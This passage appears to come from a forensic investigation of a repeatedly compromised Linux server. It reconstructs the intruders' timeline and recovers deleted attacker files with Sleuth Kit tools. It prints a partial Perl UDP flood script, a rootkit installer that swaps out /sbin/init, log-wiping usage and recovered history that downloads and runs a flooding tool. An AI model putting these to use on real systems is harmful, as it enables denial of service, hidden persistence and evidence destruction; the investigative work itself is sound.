Sat Aug 09 2003 19:42:25 *36864 m.c d/drwxr-xr-x 0 0 98498 /dev/raw/..*
36864 m.c d/drwxr-xr-x 0 0 98498 /dev/pts/..
36864 m.c d/drwxr-xr-x 0 0 98498 /dev/.
36864 m.c d/drwxr-xr-x 0 0 98498 ***/dev/.coi/..***
36864 m.c d/drwxr-xr-x 0 0 98498 /dev/ida/..
17875 m.c -/-rwsrwxr-x 0 0 100899 ***/dev/.su***
Sat Aug 09 2003 19:42:28 *17875* ***mac*** *-rwsrwxr-x 0 0 32896* ***/mnt/.su***
4096 m.c drwxr-xr-x 0 0 32836 /mnt

After some time, I found the first reference in the logs to the file "tetrinetx-1.13.16+qirc-1.40c" and "/var/tmp/sk-1.3b". Possibly this was the date when they had been created:

Sat Aug 09 2003 20:18:10 *4096 m.c d/drwxrwxrwx 0 0 32850 /var/spool/news/.*
4096 ***m.c*** *d/drwxrwxrwx 0 0 32850* ***/var/tmp/tetrinetx-1.13.16+qirc-1.40c (deleted-realloc)***
4096 ***m.c*** *d/drwxrwxrwx 0 0 32850* ***/var/tmp/sk-1.3b (deleted-realloc)***
4096 m.c d/drwxrwxrwx 0 0 32850 /var/spool/news

Soon after, "geek" unpacks and compiles "PsyBNC". We can see below the creation of the binaries:

Sat Aug 09 2003 20:49:11 *312188* ***..c*** *-rw-rw-r-- 50010 50010 27* ***/tmp/psyBNC2.3.1.tar.gz***
Sat Aug 09 2003 20:49:43 *189 .ac -rw-r--r-- 50010 50010 33052 /tmp/psybnc/help/DELALLOW.TXT*
...
Sat Aug 09 2003 21:09:31 *12728 .a. -rw-rw-r-- 50010 50010 49534 /tmp/psybnc/src/p_uchannel.o*
1381854 .a. -rw-r--r-- 0 0 474677 /usr/local/ssl/lib/libcrypto.a
194236 .a. -rwxr-xr-x 0 0 278187 ***/usr/bin/strip***
251342 .a. -rw-r--r-- 0 0 474678 ***/usr/local/ssl/lib/libssl.a***
780128 ***m.c*** *-rwxrwxr-x 50010 50010 33286* ***/tmp/psybnc/psybnc***

Confirming the evidence that "geek" tried to reboot the server without success, we see the log below that shows the execution of the command and the authentication system loading the verification modules.

Sun Aug 10 2003 02:48:59 *5824 .a. -rwxr-xr-x 0 0 65720 /lib/security/pam_rootok.so*
203 .a. -rw-r--r-- 0 0 65997 ***/etc/pam.d/reboot***
4 .a. lrwxrwxrwx 0 0 114923 ***/sbin/reboot***
18168 .a. -rwsr-xr-x 0 0 932287 ***/usr/sbin/userhelper***
5737 .a. -rwxr-xr-x 0 0 65716 ***/lib/security/pam_permit.so***

After that, the timeline shows the execution of the command "modprobe", used to load kernel modules. The time matches the logs we had seen where the command "kmod" was executed.

Sun Aug 10 2003 03:08:30 *6* ***.a.*** *lrwxrwxrwx 0 0 114948* ***/sbin/modprobe***
Sun Aug 10 2003 03:10:12 *4096 m.. drwxrwxrwx 50010 50010 16589* ***/tmp/psybnc/downloads***
12288 ***.a.*** *-rw------- 50010 50010 16591* ***/tmp/psybnc/downloads/USER3/vncviewer.zip***
Sun Aug 10 2003 03:10:25 *12288* ***m.c*** *-rw------- 50010 50010 16591* ***/tmp/psybnc/downloads/USER3/vncviewer.zip***

We also see at this moment the download of the file "vncviewer.zip". According to this log, the download lasted 13 seconds, between the initial access and the final modification to the file.

Some time later, we have confirmation on the creation of the users "ajs" and "anderson". We see below the creation of the user directories and the access to initialization files.

Sun Aug 10 2003 03:11:35 *3394 m.c -rw-r--r-- 50011 50011 16855 /home/anderson/.screenrc*
124 m.c -rw-r--r-- 50011 50011 16854 /home/anderson/.bashrc
24 m.c -rw-r--r-- 50011 50011 16852 /home/anderson/.bash_logout
4096 m.c drwx------ 50011 50011 16851 ***/home/anderson***
230 m.c -rw-r--r-- 50011 50011 16853 /home/anderson/.bash_profile
Sun Aug 10 2003 03:21:09 *230 m.c -rw-r--r-- 50012 50012 16858 /home/ajs/.bash_profile*
124 m.c -rw-r--r-- 50012 50012 16859 ***/home/ajs/.bashrc***
24 m.c -rw-r--r-- 50012 50012 16857 /home/ajs/.bash_logout
3394 m.c -rw-r--r-- 50012 50012 16860 /home/ajs/.screenrc

After that, I found new activities at 14:32:12 of 10/Aug/2003, when apparently the MP3 file found in the directory "/tmp/psybnc/downloads/USER3" was created. The download of the file of 45056 bytes last 5 seconds.

Sun Aug 10 2003 14:32:12 45056 .a. *-rw------- 50010 50010 16418* ***/tmp/psybnc/downloads/USER3/Glory_Opera_-_Rising_Moanga_-_01_-_Boto_(Instrumental).mp3***
Sun Aug 10 2003 14:32:17 *45056* ***m.c*** *-rw------- 50010 50010 16418* ***/tmp/psybnc/downloads/USER3/Glory_Opera_-_Rising_Moanga_-_01_-_Boto_(Instrumental).mp3***

A little time later we see the creation of the file "/tmp/core". This file was created by the execution of the program "fudedor". As we saw, this program was not found in the disk.

Sun Aug 10 2003 15:15:44 *24576 m.c -rw------- 50010 50010 31* ***/tmp/core***

Examining the files timelines, I found no reference to this file. This means that it can have been overwritten. Perhaps it would be possible to recover parts of this file only.

The activity comes back in the afternoon of this day, when the intruder apparently removes the files used to install the SHOUT cast server. We see the appearance of a file named "sc_serv", located in the same inode of the file "radio". This means that the intruder renamed the files.

Sun Aug 10 2003 18:57:03 151332 *m.c -/-rwxr-xr-x 50010 50010* ***16871 /home/geek/radio/radio***
151332 *m.c -/-rwxr-xr-x 50010 50010* ***16871 /home/geek/radio/sc_serv (deleted-realloc)***

Some hours later, we see a reference to the file "ssh-last" found in the directory "/tmp". This file still had not been found in timeline. Possibly it was at this moment that it was created in "/tmp". Is possible that it has been modified at this moment also, due to the changes shown in the logs below:

Sun Aug 10 2003 21:26:13 *2436* ***..c*** *-/-rw-rw-r-- 0 0 28* ***/tmp/ssh-last.c***
Sun Aug 10 2003 21:46:31 *2436* ***m..*** *-/-rw-rw-r-- 0 0 28* ***/tmp/ssh-last.c***

I confirmed this suspicion below when I detected the creation of "ssh-last" binary in "/tmp". We can see that its creation time was the same as the access time of "ssh-last.c". We see also in the log below an access to the file "bugtraq.c", that as we saw was the source code of the worm Slapper. Apparently the intruder tried to examine the worm code.

Mon Aug 11 2003 02:42:16 *0* ***.a.*** *-/---------- 0 0 159* ***/tmp/.bugtraq.c***
Mon Aug 11 2003 02:42:28 20062 m.c -/-rwxrwxr-x 0 0 29 /tmp/tmp
Mon Aug 11 2003 02:44:36 *2436* ***.a.*** *-/-rw-rw-r-- 0 0 28* ***/tmp/ssh-last.c***
18575 ***mac*** *-/-rwxrwxr-x 0 0 39* ***/tmp/ssh-last***

I looked at the logs for other references to the files "bugtraq.c" and "bugtraq", to see if I discover why the intruder tried to have access to this file. The only reference that I found was the one shown in the log below:

Thu Sep 19 2002 10:14:50 *0* ***ma.*** *-/---------- 0 0 160* ***/tmp/.bugtraq***
0 ***m..*** *-/---------- 0 0 159* ***/tmp/.bugtraq.c***
Thu Sep 19 2002 10:14:52 *0* ***..c*** *-/---------- 0 0 159* ***/tmp/.bugtraq.c***
0 ***..c*** *-/---------- 0 0 160* ***/tmp/.bugtraq***

This date is near the date that the worm Slapper started to act. The information found in the logs above confirms that this computer had been invaded since 19/Sep/2003. Counting with previous invasions, we can say that this server was invaded 4 times at least. But it is probable that it has been invaded other times but that evidence of it has been lost.

Some minutes later after compiling the tool "ssh-last", the intruder start the compilation of the file "/bin/src". We see that he executes "wget", probably to download the file with the source code of the program, and after that he executes "gcc". After some seconds, the file "src" is created.

Mon Aug 11 2003 02:46:41 *3313 .a. -rw-r--r-- 0 0 16798 /etc/wgetrc*
121744 ***.a.*** *-rwxr-xr-x 0 0 279170* ***/usr/bin/wget***
Mon Aug 11 2003 02:47:11 *78892 .a. -rwxr-xr-x 0 0 278236* ***/usr/bin/gcc***
78892 .a. -rwxr-xr-x 0 0 278236 /usr/bin/i386-redhat-linux-gcc
Mon Aug 11 2003 02:47:15 *367472 .a. -rwxr-xr-x 0 0 98235 /usr/lib/libbfd-2.11.92.0.10.so*
1436 .a. -rw-r--r-- 0 0 1341269 /usr/lib/gcc-lib/i386-redhat-linux/2.96/crtend.o
16073 ***m.c*** *-rwxrwxr-x 0 0 50079* ***/bin/src***
75356 .a. -rw-r--r-- 0 0 98329 /usr/lib/libc_nonshared.a

The intruder seems to be loading the machine with the tools for his attacks, since some time after creating the "kmod" exploit, he creates in "/home/ajs" the file "clfuck" and "OpenFuckv2". We note below that these files had not been used because there is no change in the access time since they had been created.

Mon Aug 11 2003 03:08:52 *3394 .a. -/-rw-r--r-- 50012 50012 16860 /home/ajs/.screenrc*
131776 ***mac*** *-/-rwxrwxr-x 0 0 16873* ***/home/ajs/clfuck***
46131 ***mac*** *-/-rwxrwxr-x 0 0 16872* ***/home/ajs/OpenFuckv2***
124 .a. -/-rw-r--r-- 50012 50012 16859 /home/ajs/.bashrc

The activities stop until the morning of the day 11/Aug/2003, the day when the nest of rats was discovered, possibly due to the activities of the intruders in these last hours, and the fact that these intruders had practically taken over this machine. They were not really worried in being discrete.

At 10:45:46 of that morning we have the confirmation of the access of the user "marky" to the system:

Mon Aug 11 2003 10:45:58 *258 .a. -rw-r--r-- 50015 50015 16880 /home/marky/.bash_profile*
26668 .a. -rwxr-xr-x 0 0 49288 ***/bin/stty***
261724 .a. -rw-r--r-- 0 0 100952 /lib/libncurses.so.5.2
582 .a. -rw-r--r-- 0 0 16437 ***/etc/bashrc***

At this moment, Joe and Mark are talking in the phone, as Joe already had attempted to have access to the host and had no success. "marky" or maybe even "geek", that probably was still online, executes the tool "/tmp/tmp". As we saw, this tool is a Denial of Service tool, based on "Slice2".

Mon Aug 11 2003 10:46:30 20062 .a. -/-rwxrwxr-x 0 0 29 /tmp/tmp

Finally, after some hours, Joe and Mark arrive at the data center of the company. They take too long due to the fact that the company, being small, has no condition to keep locally they servers and has opted to host them in a third part data center.

When they had physical access to the server, Joe and Marky tried to have access to the machine, and as they could not access it, they pulled the cable.

Mon Aug 11 2003 16:12:10 26156 m.c -/-rw------- 0 0 98538 /var/log/messages
64128 m.c -/-rw-rw-r-- 0 22 98540 /var/log/wtmp
8064 mac -/-rw-rw-r-- 0 22 16421 /var/run/utmp
Mon Aug 11 2003 16:12:11 64 .a. -rw-r--r-- 0 0 16623 /etc/issue
0 ma. crw------- 0 0 99955 /dev/tty2

After this moment, there was no new information on the logs until 13/Aug/2003. This must be to the fact that Joe was not worried in preserving the evidences, and had done a backup of the company's important files without guaranteeing that the disk would not be modified.

They compromised even more the evidences when they ran the utility "ChkRootkit" and modified the access time of several files and directories. These dates could not be utilized to validate our analysis.

Concluding this analysis of the timeline, I noticed that I could not discover if some kind of Trojan had been inserted in some source code of the company. But considering the personality of the intruder, I believe that he was not even aware that this type of information existed there.

. Summary

After concluding this analysis of the timeline, we can summarize the attacks against this server as follow:

Date	*Activity*	*Evidence*
19/Sep/2002 10:14:50	The Slapper worm infects the system, exploiting a bug in the OpenSSL engine in Apache Web Server.	/tmp/.bugtraq /tmp/.bugtraq.c

Date	*Activity*	*Evidence*
25/Mar/2003 22:05:49	An automated tool is used to exploit the same bug, but this time, someone from 200.206.168.71 hack the system. A few minutes later, the Suck IT root kit is installed in /dev/.coi.	/usr/local/apache/logs/ssl_engine_log /dev/.coi/sk /sbin/init
31/Jul/2003 01:03:39	The system is hacked again, using the same door. This time, the hacker comes from 212.154.9.128, a IP address from Turkey.	/usr/local/apache/logs/ssl_engine_log
31/Jul/2003 01:07:39	Few minute later, the system start to compile and execute an exploit for the “ptrace” kernel bug. This is the same method used by the tool OpenFuckv2, found in "ajs" home directory.	Timelines of kernel sources. /home/ajs/OpenFuckv2
31/Jul/2003 01:08:47	The /bin/core file is generated by the execution of "sslscan". This tool was found in /home/geek, and was infected with RST.b Linux virus. The virus creates the files /dev/hdx1 and /dev/hdx2, and infect all files in /bin. The interface is put in promiscuous mode, another sign of infection.	/bin/core /home/geek/sslscan /dev/hdx1 /dev/hdx2 /var/log/messages.2
31/Jul/2003 01:09:2003	The hacker connects to his “telnetd” backdoor service, coming from 212.154.9.128. A few minutes later, he creates the user geek, just to remove it later.	/etc/passwd /var/log/messages.2
06/Aug/2003 00:57:03	The hacker adds the user geek again.	/var/log/messages.1
06/Aug/2003 20:03:01	The files /usr/games/tetrinet and /usr/games/tetrinet-server were created. Tetrinet is a multi-user version of Tetris.	/usr/games/tetrinet /usr/games/tetrinet-server
09/Aug/2003 19:37:06	The system is hacked again from 200.245.211.50, possibly by the same intruder, or by one of his friends.	/usr/local/apache/logs/ssl_engine_log
09/Aug/2003 19:37:45	"geek" run the file /home/geek/kmod. Kmod is a local exploit or the ptrace/kmod bug	/home/geek/kmod /var/log/messages.1
09/Aug/2003 19:38:08	The Suck IT root kit is installed in /usr/share/locale/sk/.sk. This root kit creates a copy of /sbin/init in /sbin/initsk12, but it is not installed correctly.	/sbin/initsk12 /usr/share/locale/sk/.sk
09/aug/2003 19:39:31	There was reference in the timelines to the files /var/tmp/ping.plx, /var/tmp/sk.tgz and /var/tmp/util. Those files were removed from the disk.	Timelines from the sdc6.var.img file.
09/Aug/003 19:40:33	Geek changes the password of system users	/var/log/messages.1
09/Aug/2003 19:42:07	Geek uses the script to exploit the dump bug. He is probably testing the script.	/var/log/messages.1
09/Aug/2003 19:42:25	The file /dev/.su is referenced. This file is a backdoor, opening a root shell when run. The file is copied to /mnt	/dev/.su /mnt/.su
09/Aug/2003 19:47:10	The Apache web server is restarted by geek, after he edited the http.conf file.	/var/spool/news/.bash_history /usr/local/apache/logs/error_log
09/Aug/2003 20:49:11	He starts to compile the PsyBNC IRC bouncer.	/tmp/psybnc
10/Aug/2003 02:49:22	Geek tries to reboot the server.	/var/log/messages.1

Date	*Activity*	*Evidence*
10/Aug/2003 03:08:30	Kmod is run again. This time, he adds the users anderson and ajs. He also makes another mistake, changing the root password.	/var/log/messages.1
10/Aug/2003 15:15:44	The program "fudedor" is run and generates the file /tmp/core. "fudedor" is removed from the disk	/tmp/core
10/Aug/2003 16:12:12	The users viga and squid were added. Someone from 200.154.131.238 fails to connect.	/var/log/messages
10/Aug/2003 21:26:13	Another tool is downloaded. This time is an exploit for SSH. Te file /tmp/ssh-last.c is compiled at 02:42:36.	/tmp/ssh-last.c /tmp/ssh-last
11/Aug/2003 02:46:41	The intruder download yet another backdoor. He compiles and install the file /bin/src. This file is added to the startup sequence in /etc/rc.d/rc.sysinit	/bin/src /etc/rc.d/rc.sysinit
11/Aug/2003 02:54:37	The user marky is added. Geek also changes the password for operator system user.	/etc/shadow /var/log/messages
11/Aug/2003 03:08:52	Another tool to our collection. This time he downloads clfuck and OpenFuckv2, two mass exploiters for mod_ssl vulnerable machines.	/home/ajs/clfuck /home/ajs/OpenFuckv2
11/Aug/2003 10:36:08	Joe tries to login as root. He can't log in so he calls Mark. He also cant log in, neither his secretary. Joe calls Mark on the phone. The nest start to ruin.	/var/log/messages
11/Aug/2003 10:45:56	Not knowing that the party is almost over, marky log in from 200.242.84.8. Maybe he is the one who executed /tmp/tmp at this time. This file is in fact Slice2, a Denial of Service tool for IRC network. Joe and Mark are heading to the data center.	/tmp/tmp /var/log/messages
11/Aug/2003 16:12:10	Joe try to login using the console. He decides to pull the cord, putting an end to the party. The rats are finally gone.	/var/log/messages

Table 11: Summary of evidences found.

. Recover Deleted Files

In the previous section we saw that many evidences had been deleted from the disk, and we had no access to some information that could help us. Therefore, the forensic analyst must be capable to recover deleted files or even parts of these files that have been in the disk.

We will see ahead how to recover deleted files in the disk. To assist me in this task, I will be using the tool "fls". This tool allows us to list the content of the file system of a disk or image, also showing the files that had been deleted.

If there is still some information left on the inodes of the original files, "fls" can read these information and show which files can be recovered.

As mentioned before, I had to execute "fls" for each disk image. The commands used are below:

```
[root@host root]#fls -drp -f linux-ext2 sdc1.boot.img>
/dos/data/sdc1.boot.img.fls
[root@host root]#fls -drp -f linux-ext2 sdc5.root.img >
/dos/data/sdc5.root.img.fls
[root@host root]#fls -drp -f linux-ext2 sdc6.var.img >
/dos/data/sdc6.var.img.fls
[root@host root]#fls -drp -f linux-ext2 sdc8.tmp.img >
/dos/data/sdc8.tmp.img.fls
[root@host root]#fls -drp -f linux-ext2 sdc9.usr.img >
/dos/data/sdc9.usr.img.fls
```

Figure 72: preparing the files to recover deleted files from disk.

The parameters mean to list recursively the files (-r), just the deleted files (-d), showing the complete path of the files (-p).

After creating the files listing of all the deleted files present in the disk images, I decided to look for the existence of the files that I found in previous sections and that had been removed.

According to the timeline information seen in the previous section, the following files had been removed at some moment:

* sk.tgz: root kit package installed by geek. Located in "/var/tmp".
* ping.plx: unknown binary. Located in "/var/tmp".
* /sbin/initcoi: file created by the root kit installed by the first intruder. It must be a copy of the original “/sbin/init”.

Besides, I found references to the following files or programs:

* wipe: used to erase the tracks of “geek”.
* fudedor: generated the “core” in “/bin”.
* pt: created by the exploit that invaded the system in 25/Mar/2003.
* xp: executed by “geek”, as was shown in the “. bash_history” found in “/var/spool/news”.
* /home/marky/.bash_history: redirected to /dev/null. Possibly removed before being linked.

When looking for the existence of the files above in the listings generated by “fls”, I found the following:

FLS File	*Inode*	*File*
sdc5.root.img.fls	r/r * 115199(realloc)	/sbin/initcoi
sdc6.var.img.fls	r/r * 114936	/var/tmp/sk.tgz
sdc6.var.img.fls	r/r * 114934	/var/tmp/ping.plx
sdc5.root.img.fls	r/d * 16840(realloc)	/home/marky/.bash_history

Table 12: deleted files found on disk.

The table above shows that I had found only four files of those I was looking for. In the first column is shown the “fls” file that has the removed file. In the second column is shown the inode where the stored file is, as well as the state of the data blocks, in the case they had been reallocated. The third column shows the name of the files.

In the case of the files that had been reallocated, there is a risk of not being possible to recover the files. This happens because the area of the disk where the data of the file ware could have been overwritten by another file.

In these cases, it would be possible to recover the file or part of it, but we don't have guarantee that this will work.

To recover the files, I will use another tool of the package TASK. The tool "icat" allow us to read a file of a device or disk image, just specifying the inode where this file is stored.

The files above had been recovered with the following commands:

```
[root@host image]#icat -f linux-ext2 sdc5.root.img 115199 > initcoi
[root@host image]#icat -f linux-ext2 sdc6.var.img 114936 > sk.tgz
[root@host image]#icat -f linux-ext2 sdc6.var.img 114934 > ping.plx
[root@host image]#icat -f linux-ext2 sdc5.root.img 16840 > .bash_history
[root@host image]#file initcoi sk.tgz ping.plx .bash_history
initcoi: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.0.0, dynamically linked (uses shared libs), stripped
sk.tgz: gzip compressed data, was "sk.tar", from Unix, max compression
ping.plx: script text executablein/perl
.bash_history: data
```

Figure 73: Recovering the files.

I was able to recover three of the four files successfully. Unfortunately the file ".bash_history" had been totally overwritten and I could recover its contents.

Analyzing the content of the recovered files we find the following:

* initcoi: This was the original "/sbin/init" of the system. This file was not infected with RST.b, a proof that the virus entered the system later.
* sk.tgz: This is the package containing the original file of the rootkit installed in "/usr/share/locale/sk/.sk12". The file "sk.tgz" contains the files listed in the table below.
* Ping.plx: Script in Perl language for Denial of Service attacks. The partial listing of the script is below:

```
[root@host image]# strings ping.plx
#!/usr/bin/perl
#########################################################
#  by odix - PRIVATE modified by julianors and l1n5x #
#             #l33tteam @ BRASnet.org              #
#########################################################
use Socket;
$ARGC=@ARGV;
$ARGC=@ARGV;
if ($ARGC !=1) {
```

```
print "Uso: $0 \n";
exit;
my ($ip);
 $ip=$ARGV[0];
print "Atacando $ip com pacotes continuos de 90 milhoes de caracteres!\n";
$0 = "atacando";
$pacote =
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".
...
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" x
90000; #1000A . 90000 = 90.000.000A
socket(brasil, PF_INET, SOCK_DGRAM, 17);
$host = inet_aton("$ip");
for (;;)
$porta = int(rand 65000) +1;
send(brasil, 0, $pacote, sockaddr_in($porta, $host));
```

Figure 74: Denial of service PERL script.

The script was summarized but is a functional reproduction of the original script. But the string used as base to create the packet to be sent was snipped. We can see that the author used the name "brazil" as a variable of the program. That is heavy evidence, together with the messages in Portuguese, that a Brazilian developed this simple tool.

Below we have the content of the root kit Suck IT. Analyzing the files "inst" and "sk" I could confirm that this was the version that was installed in the directory "/usr/share/locale/sk/.sk12".

sk-1.3b/	sk-1.3b/src/zlogin.c
sk-1.3b/include/	sk-1.3b/src/zpass.c
sk-1.3b/include/types.h	sk-1.3b/src/sha1.o
sk-1.3b/include/sk.h	sk-1.3b/src/crypto.o
sk-1.3b/include/defs.h	sk-1.3b/src/pass
sk-1.3b/include/extern.h	sk-1.3b/src/login
sk-1.3b/include/skarg.h	sk-1.3b/src/backdoor.o
sk-1.3b/include/strasm.h	sk-1.3b/src/client.o
sk-1.3b/include/stuff.h	sk-1.3b/src/install.o
sk-1.3b/include/idt.h	sk-1.3b/src/kernel.s
sk-1.3b/include/skstr.h	sk-1.3b/src/kernel.o
sk-1.3b/include/rdata.h	sk-1.3b/src/kmem.o
sk-1.3b/include/sha1.h	sk-1.3b/src/lib.o
sk-1.3b/include/lib.h	sk-1.3b/src/main.o
sk-1.3b/include/crypto.h	sk-1.3b/src/pattern.o
sk-1.3b/include/config.h	sk-1.3b/src/printf.o
sk-1.3b/src/	sk-1.3b/src/sk
sk-1.3b/src/main.c	sk-1.3b/src/bin2oct
sk-1.3b/src/kmem.c	sk-1.3b/Makefile

sk-1.3b/	sk-1.3b/src/zlogin.c
sk-1.3b/src/pattern.c	sk-1.3b/config
sk-1.3b/src/kernel.c	sk-1.3b/doc/
sk-1.3b/src/printf.c	sk-1.3b/doc/README
sk-1.3b/src/client.c	sk-1.3b/doc/license
sk-1.3b/src/install.c	sk-1.3b/doc/CHANGES
sk-1.3b/src/Makefile	sk-1.3b/doc/TODO
sk-1.3b/src/sha1.c	**sk-1.3b/login**
sk-1.3b/src/zbin2oct.c	**sk-1.3b/sk**
sk-1.3b/src/lib.c	**sk-1.3b/inst**
sk-1.3b/src/crypto.c	sk-1.3b/src/backdoor.c

Table 13: Root kit file list.

The file "inst" is the file generated by the compilation of Suck IT. It is a script in SHAR format. This script is used by the intruder to install the root kit in a machine. It will have the configuration created by the intruder at the compilation of the root kit, including the extension that would be used and the place of installation. Below we see a partial reproduction of the content of this file:

#!/bin/bash
D = "/ usr/share/locale/sk/.sk12 "
H = "sk12 "
to mkdir - p$$D>; compact disc $$D $$#4660> echo > sniffer; chmod 0622 sniffer
*echo - n - and "\037\213\010\010\351\062\047\076\002\003\163\153\000\355\175\177\174 *
...
*\337\037\126\030\014\023\257\201\367\177\000\312\320\127\365\044\162 *
\000\000 "| gzip - d > sk
chmod 0755 sk; if [! - f/sbin/init${H}]; then cp - f/sbin/init/sbin/init${H}; fi; rm - f/sbin/init; cp sk/sbin/init
echo Your home is$$D>, go there and type /sk you install
echo US into memory. Have fun!

We can see the command above used to substitute the original file "/sbin/init" with the file "sk" generated by the process of installation. We see also that the variable $H will have the extension that would be used to hide the original file, as well as any file that uses it.

We finish the recovering of deleted files obtaining some more evidence for our case, but happily we had found nothing that indicated that the intruders had had access to the source codes of the company.

. String Search

I will now try to recover the files that we could not recover using the techniques used in the last section. As there is no reference to the original inodes of the files, I will try to discover where in the disks he files were stored and to try to recover parts of its contents.

Possibly some would be overwritten, but is should be possible to recover some evidences that still are on the disk.

To do this, I need to examine the content of the disk images looking for some information that could be present in the files that we are looking for.

We need to find the following files: "wipe", "fudedor", "pt", "xp", ".bash_history".

To begin the search, I created files with all the strings found in the images. With these files, one for each disk image is possible to do a faster search than it would be possible with the full disk images, discovering in which image the files are stored. With the commands below it is possible to create the string files of the images:

```
root@host image]# strings -a sdc1.boot.img > /data/sdc1.boot.img.str
root@host image]# strings -a sdc5.root.img > /data/sdc5.root.img.str
root@host image]# strings -a sdc6.var.img > /data/sdc6.var.img.str
root@host image]# strings -a sdc7.swap.img > /data/sdc7.swap.img.str
root@host image]# strings -a sdc8.tmp.img > /data/sdc8.tmp.img.str
root@host image]# strings -a sdc9.usr.img > /data/sdc9.usr.img.str
```

Figure 75: extracting strings from image files.

After this, I need to look for some information that could be present in the files that I was looking for. It would be possible also to fully examine the file, in case we don't have a clue on what to look for. This would take longer, since the files use to be really big.

I will look for the following strings: "wipe", "fudedor", "ptrace", "bash_history". I will be using the command "grep" for this. This command has a parameter that indicates the byte offset where the string was found. I will use this byte offset to discover in which block of the disk the string is stored.

Beginning with the string "wipe", I had the following result:

```
[root@host data]# grep -ab wipe *.str
sdc6.var.img.str:517421053:wipe
```

Figure 76: string byte offset.

Now that I found that there is a reference to "wipe" in the image "sdc6.var.img.str", I need to discover the byte offset in the disk where this string is stored. I will use the same command executed above but this time with the image of the directory "/var":

```
[root@host data]# grep -ab wipe sdc6.var.img
270714976:USAGE: wipe [ u|w|l|a ] ...options...
270715063:    Erase all usernames      :   wipe u [username]
270715123:    Erase one username on tty:   wipe u [username] [tty]
270715208:   Erase last entry for user :   wipe w [username]
270715283:   Erase last entry on tty   :   wipe w [username] [tty]
270715371:   Blank lastlog for user    :   wipe l [username]
270715443:   Alter lastlog entry       :   wipe l [username] [tty] [time] [host]
```

```
270715611:   Erase acct entries on tty :   wipe a [username] [tty]
...
274825222:./wipe u news
274825236:./wipe l news
274825250:./wipe w news
274825622:./wipe l news
274825636:./;wipe
274825645:./wipe w news
274825680:./wipe u news
```

Figure 77: wipe's strings.

It is interesting to notice that we can see above an area of the disk that stores the help information for the tool "wipe"! That is the type of content that I was hoping to find in the disk. Probably the byte located at the byte offset 270714976 in this disk is where "wipe" was stored.

We can also see above that there are some blocks in the disk that have the execution of the command "wipe". Perhaps this is the position where is stored some command history! With luck, we have found the removed ". bash_history" we were looking for.

Now we need to discover which data block contains the file "wipe". The hard disk is divided in blocks, of size determined at the moment of formatting. To discover the size of the block that was used in the disk, I can use the tool "fsstat", that also is part of the package TASK. This tool allows us to list information of the original file system from which the image was taken.

```
[root@host data]# fsstat -f linux-ext2 sdc6.var.img
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: EXT2FS
Volume Name:
Last Mount: Mon Jul  7 03:39:59 2003
Last Write: Mon Aug 11 23:42:41 2003
Last Check: Thu May 29 15:32:51 2003
...
CONTENT-DATA INFORMATION
--------------------------------------------
Fragment Range: 0 - 262143
Block Size: 4096
Fragment Size: 4096
```

Figure 78: file system statistics.

We can see the date when it had last written data to the disk, and below the used block size in this partition. To discover at which position we find the string above in this partition, we need to divide the value shown by the command "grep" by the size of the block. I will use a little trick from the "bash" shell to do that.

```
[root@host data]# echo $((270714976/4096))
66092
```

Figure 79: a bash shell calculator.

We discover finally that the string "wipe" is stored in block 66092. Now, to recover the content of the file, I will need to use the tool "dcat", another component of the package TASK. With this tool, we can read raw blocks from the device or image, and direct the output to a file. But perhaps, as I said earlier, it would not be possible to recover the entire file. Besides, the tool "dcat" just let us read entire blocks, so it is possible that the final file size will not be equal to the original size.

Examining with "strings" the content of each block read, we could discover if the blocks are part of the file. Below are shown only the executions of "dcat" for the blocks that are part of the original file:

```
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66091
>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66092
>>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66093
>>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66094
>>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66095
>>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66096
>>wipe.recovered.66091.sdc6
[root@host data]# dcat -f linux-ext2 sdc6.var.img 66097
>>wipe.recovered.66091.sdc6
```

Figure 80: recovering the file.

After recovering the blocks that probably were part of "wipe", I verified if the content was recognizable. We see below this analysis:

```
[root@host data]# file wipe.recovered.66091.var6
wipe.recovered.66091.var6: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked (uses shared libs), not stripped
[root@host data]# ls -l wipe.recovered.66091.var6
-rw-r--r--    1 root     root        28672 Set 19 16:06 wipe.recovered.66091.var6
[root@scud data]# strings wipe.recovered.66091.var6
/lib/ld-linux.so.2
__gmon_start__
...
USAGE: wipe [ u|w|l|a ] ...options...
UTMP editing:
   Erase all usernames      :   wipe u [username]
   Erase one username on tty:   wipe u [username] [tty]
```

```
WTMP editing:
  Erase last entry for user :   wipe w [username]
  Erase last entry on tty   :   wipe w [username] [tty]
LASTLOG editing:
  Blank lastlog for user    :   wipe l [username]
  Alter lastlog entry       :   wipe l [username] [tty] [time] [host]
 Where [time] is in the format [YYMMddhhmm]
ACCT editing:
  Erase acct entries on tty :   wipe a [username] [tty]
```

Figure 81: checking the recovered file.

Apparently I was able to recover the entire file! I will now repeat the process for the other files. Therefore, I will show below only the commands and do the comments as necessary.

When repeating the process for the byte offset 274825222 that as we saw earlier contain a part of a command history, I noticed that it was the same that was stored in "/var/spool/news/.bash_history", therefore I will not repeat the process here.

I did the process for the string "fudedor":

```
[root@scud data]#grep -ab fudedor *.str
hda5.root.img.dls.str:85359:wget www.albieri.net/fudedor
hda5.root.img.dls.str:85388:tar xvfz fudedor
hda5.root.img.dls.str:85406:cd fudedor
hda5.root.img.dls.str:85422:./fudedor
hda5.root.img.dls.str:85433:chmod +x fudedor
hda5.root.img.dls.str:85451:./fudedor
hda5.root.img.dls.str:85461:./fudedor 200.241.68.164 300 100
hda5.root.img.dls.str:85503:./fudedor 200.241.68.164 300 100
hda5.root.img.dls.str:85536:./fudedor 200.241.68.164 300 100
hda5.root.img.dls.str:86263:./fudedor
